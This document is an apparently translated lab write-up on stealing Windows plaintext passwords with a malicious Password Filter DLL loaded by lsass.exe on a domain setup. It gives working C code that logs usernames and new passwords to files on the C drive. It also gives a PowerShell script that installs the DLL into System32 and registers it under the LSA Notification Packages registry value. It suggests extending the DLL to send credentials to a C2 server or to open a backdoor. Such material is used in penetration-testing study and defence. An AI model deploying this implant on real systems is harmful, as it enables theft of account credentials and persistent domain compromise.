Environment
| IP | HOSTNAME | NOTE |
|---|---|---|
| 172.16.106.71 | KC360_WIN2012_1 | Domain controller |
| 172.16.100.52 | KC360_WIN10_3 | Domain-joined host |
Introduction
Introduction to lsass.exe
- lsass.exe is the Windows process responsible for system security policy. For example, when a user logs on to the system and enters a username and password, lsass.exe validates the supplied username and password. The same applies when a username or password is changed: it is validated by the lsass.exe process.
Account Password Group Policy Configuration
- When using the windows operating system, windows can enforce password strength restrictions through Group Policy to prevent user passwords from being easily brute-forced:
gpedit.msc -> 本地计算机策略 -> 计算机配置 -> Windows设置 -> 安全设置 -> 账户策略 -> 密码策略 -> 密码必须符合复杂性要求


- Note: Group Policy cannot be modified locally on a domain-joined system; it is managed by the domain controller. Configure Group Policy on Windows Server 2012 R2 as follows:
服务器管理器 -> 工具 -> 组策略管理 -> 组策略对象 -> Default Domain Controllers Policy -> 编辑 -> 计算机配置 -> 策略 -> Windows设置 -> 安全设置 -> 账户策略 -> 密码策略 -> 密码必须符合复杂性要求
Introduction to Password Filter DLL
- As mentioned above, when a user changes a password, lsass.exe validates it. During this process, lsass.exe dynamically loads a Password Filter DLL to perform further validation. In other words, if the Group Policy setting from the previous step cannot satisfy the password complexity requirements, a Password Filter DLL can be used to further increase password complexity.
- Three exported functions are involved when lsass.exe dynamically loads a Password Filter DLL: InitializeChangeNotify, PasswordChangeNotify, and PasswordFilter.
Attack Principle
- We write our own Password Filter DLL, place it in the %windir%\system32\ directory, and then add the name of the Password Filter DLL to the registry value named Notification Packages under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa. After the system restarts, the next time a user changes their password, lsass.exe dynamically loads our malicious DLL, allowing the user's plaintext password to be obtained.

- This technique requires the Group Policy setting that enforces password complexity to be enabled. It is enabled by default on domain controllers, as shown below:
Reproduction Process
Compile the Malicious Password Filter DLL
- Here we refer to the DLL code from https://github.com/3gstudent/PasswordFilter on github. Some of the exported functions are shown below:
BOOLEAN __stdcall InitializeChangeNotify(void)
{
	return TRUE;
}

NTSTATUS __stdcall PasswordChangeNotify(PUNICODE_STRING UserName,ULONG RelativeId,PUNICODE_STRING NewPassword)
{
	FILE* pFile;
	int err = fopen_s(&pFile,"c:\\logFile1.txt", "a+");
	if (err!=0)
    {
        return 0;
    }
	fprintf(pFile, "%wZ:%wZ\r\n",UserName,NewPassword);
	fclose(pFile);
	return 0;
}

BOOLEAN __stdcall PasswordFilter(PUNICODE_STRING AccountName,PUNICODE_STRING FullName,PUNICODE_STRING Password,BOOLEAN SetOperation)
{
	FILE* pFile;
	int err = fopen_s(&pFile,"c:\\logFile2.txt", "a+");
	if (err!=0)
    {
        return 1;
    }
	fprintf(pFile, "%wZ:%wZ\r\n", AccountName,Password);
	fclose(pFile);
	return 1;
}
-

The input parameters of the PasswordChangeNotify and PasswordFilter exported functions both contain the user's plaintext password. This code saves the user's password once in each of c:\logFile1.txt and c:\logFile2.txt.
-
Compilation succeeded, as shown below:

Prepare to Load the Password Filter DLL
-

First, place the compiled Win32Project3.dll in the %windir%\system32\ directory.
-

Then modify the registry value so that it points to Win32Project3.dll.
-

All of the above can be automated with PowerShell. In the following image, Win32Project3.dll is located in the E:\Payload directory:
- The PowerShell code is as follows:
$passwordFilterName = (Copy-Item "E:\payload\Win32Project3.dll" -Destination "C:\Windows\System32" -PassThru).basename
$lsaKey = Get-Item "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"
$notificationPackagesValues = $lsaKey.GetValue("Notification Packages")
$notificationPackagesValues += $passwordFilterName
Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\" "Notification Packages" $notificationPackagesValues
- Run the preceding code with administrator privileges.

- Verify that it executed successfully, as shown below:
Attempt to Steal a User's Plaintext Password


- After completing the preceding operations, restart the computer and then attempt to change the local user's password.
- As shown below, the files logFile2 and logFile1 are created under the C drive, and they contain the password the user just changed.
- This is not the only way to use the technique. We can also write other code in the DLL to upload the username and password to our C2 server, or use it to launch a backdoor program for persistence. Its use is not limited to a single technique.
References
https://pentestlab.blog/2020/02/10/credential-access-password-filter-dll/
https://malicious.link/post/2013/2013-09-11-stealing-passwords-every-time-they-change/
https://3gstudent.github.io/Password-Filter-DLL%E5%9C%A8%E6%B8%97%E9%80%8F%E6%B5%8B%E8%AF%95%E4%B8%AD%E7%9A%84%E5%BA%94%E7%94%A8
https://github.com/3gstudent/PasswordFilter